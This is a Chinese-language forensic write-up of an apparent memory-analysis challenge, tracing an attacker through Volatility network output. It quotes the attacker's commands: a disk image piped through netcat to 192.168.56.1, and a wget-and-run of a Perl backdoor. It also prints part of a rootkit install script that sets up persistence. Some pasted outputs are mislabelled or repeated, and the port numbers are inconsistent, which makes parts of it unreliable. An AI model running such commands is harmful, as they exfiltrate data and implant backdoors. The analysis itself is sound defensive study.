


很明显攻击者通过下面提到的命令发送了驱动器sda1的整个副本
dd if=/dev/sda1 | nc 192.168.56.1 4444

8.攻击者下载了哪些文件，并分析

还是由上面的分析可以知道攻击者已经下载了两个文件c.pl和rk.tar，两个文件都在/ tmp中找到。

对c.pl的简单分析表明，它是一个perl脚本，用于创建一个c程序，该程序编译后提供一个支持SUID的可执行文件并打开一个后门并向攻击者传输信息。



攻击者下载c.pl并且编译的SUID在端口4444中打开到192.168.56.1的连接，
wget http://192.168.56.1/c.pl -O /tmp/c.pl;perl /tmp/c.pl 192.168.56.1 4444
换种方式，使用volatility也可以得出这一结论

```
root@kali:~/study/volatility-master# python vol.py   -f /root/work/victoria-v8.m
emdump.img --profile=LinuxDebian5010x86 linux_netstat | grep EST
Volatility Foundation Volatility Framework 2.6
TCP      192.168.56.102  :43327 192.168.56.1    : 4444 ESTABLISHED
     sh/2065
TCP      192.168.56.102  :43327 192.168.56.1    : 4444 ESTABLISHED
     sh/2065
TCP      192.168.56.102  :43327 192.168.56.1    : 4444 ESTABLISHED
     sh/2065
TCP      192.168.56.102  :56955 192.168.56.1    : 8888 ESTABLISHED
     nc/2169
root@kali:~/study/volatility-master#
```

rk.tar是一个压缩形式的dropbear rootkit。 解压缩文件夹包含以下内容

```
root@kali:/mnt/tmp# tar -xvf rk.tar
rk/
rk/procps/
rk/procps/watch
rk/procps/w
rk/procps/vmstat
rk/procps/skill
rk/procps/snice
rk/procps/top
rk/procps/tload
rk/procps/slabtop
rk/procps/ps
rk/procps/sysctl
rk/procps/uptime
rk/procps/pwdx
rk/procps/kill
rk/procps/free
rk/procps/pgrep
rk/procps/pkill
rk/procps/pmap
rk/mig
```

进入解压后的文件夹

```
root@kali:/mnt/tmp# cd rk
root@kali:/mnt/tmp/rk# file *
dropbear:   ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
 linked, for GNU/Linux 2.2.5, stripped
install.sh: Bourne-Again shell script, ASCII text executable
mig:        ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamicall
y linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.2.5, stripped
procps:     directory
vars.sh:    ASCII text
```

看一下shell脚本

```
root@kali:/mnt/tmp# cd rk
root@kali:/mnt/tmp/rk# file *
dropbear:   ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically
 linked, for GNU/Linux 2.2.5, stripped
install.sh: Bourne-Again shell script, ASCII text executable
mig:        ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamicall
y linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.2.5, stripped
procps:     directory
vars.sh:    ASCII text
```

是典型的用于监听端口和正在被设置的家目录的变量文件
再看看install.sh

```
root@kali:/mnt/tmp/rk# cat install.sh
#!/bin/bash
IFS='
'
umask 0022
if [ ! -f vars.sh ]
then
    echo "Can't find vars.sh, exiting"
    exit
fi
source vars.sh
mkdir -p $rk_home_dir
cp dropbear $rk_home_dir
chmod +x $rk_home_dir/dropbear
chattr +ia $rk_home_dir/dropbear
cp busybox $rk_home_dir
chmod +x $rk_home_dir/busybox
chattr +ia $rk_home_dir/busybox
cp mig $rk_home_dir
chattr +ia $rk_home_dir/mig
```

install.sh创建vars.sh中指定的rkhome目录。 它将自己添加到要启动的所有init文件中，并在端口44965中作为后门shell启动dropbear。

```
if [ -x /etc/init.d/boot.local ]
then
    echo "autostart in /etc/init.d/boot.local"
    echo "$rk_home_dir/dropbear " >> /etc/init.d/boot.local
    echo "/usr/sbin/iptables -I OUTPUT 1 -p tcp --dport 45295 -j DROP" >> /etc/i
nit.d/boot.local
fi
```

iptables -I OUTPUT 1 -p tcp --dport 45295 -j DROP，显示攻击者试图打开防火墙接受入站连接，但iptables的语法显示他已经删除了所有出站连接。它应该是入站并接受45295的连接。

9.请列出网络连接及相应的状态（listen、established、close）

Established :

```
root@kali:~/study/volatility-master# python vol.py   -f /root/work/victoria-v8.m
emdump.img --profile=LinuxDebian5010x86 linux_netstat | grep EST
Volatility Foundation Volatility Framework 2.6
TCP      192.168.56.102  :43327 192.168.56.1    : 4444 ESTABLISHED
      sh/2065
TCP      192.168.56.102  :43327 192.168.56.1    : 4444 ESTABLISHED
      sh/2065
TCP      192.168.56.102  :43327 192.168.56.1    : 4444 ESTABLISHED
      sh/2065
TCP      192.168.56.102  :56955 192.168.56.1    : 8888 ESTABLISHED
      nc/2169
```

Listen

```
root@kali:~/study/volatility-master# python vol.py   -f /root/work/victoria-v8.m
emdump.img --profile=LinuxDebian5010x86 linux_netstat | grep EST
Volatility Foundation Volatility Framework 2.6
TCP      192.168.56.102  :43327 192.168.56.1    : 4444 ESTABLISHED
      sh/2065
TCP      192.168.56.102  :43327 192.168.56.1    : 4444 ESTABLISHED
      sh/2065
TCP      192.168.56.102  :43327 192.168.56.1    : 4444 ESTABLISHED
      sh/2065
TCP      192.168.56.102  :56955 192.168.56.1    : 8888 ESTABLISHED
      nc/2169
```

Close

```
root@kali:~/study/volatility-master# python vol.py   -f /root/work/victoria-v8.m
emdump.img --profile=LinuxDebian5010x86 linux_netstat | grep CLOSE
Volatility Foundation Volatility Framework 2.6
TCP      192.168.56.102  :    25 192.168.56.101  :37202 CLOSE
      sh/2065
TCP      192.168.56.102  :    25 192.168.56.101  :37202 CLOSE
      sh/2065
root@kali:~/study/volatility-master#
```


上一篇：TCTF-aegis详解 下一篇：某info<=6.1.3前台SQL注入

1. 0 条回复
   - 动动手指，沙发就是你的了！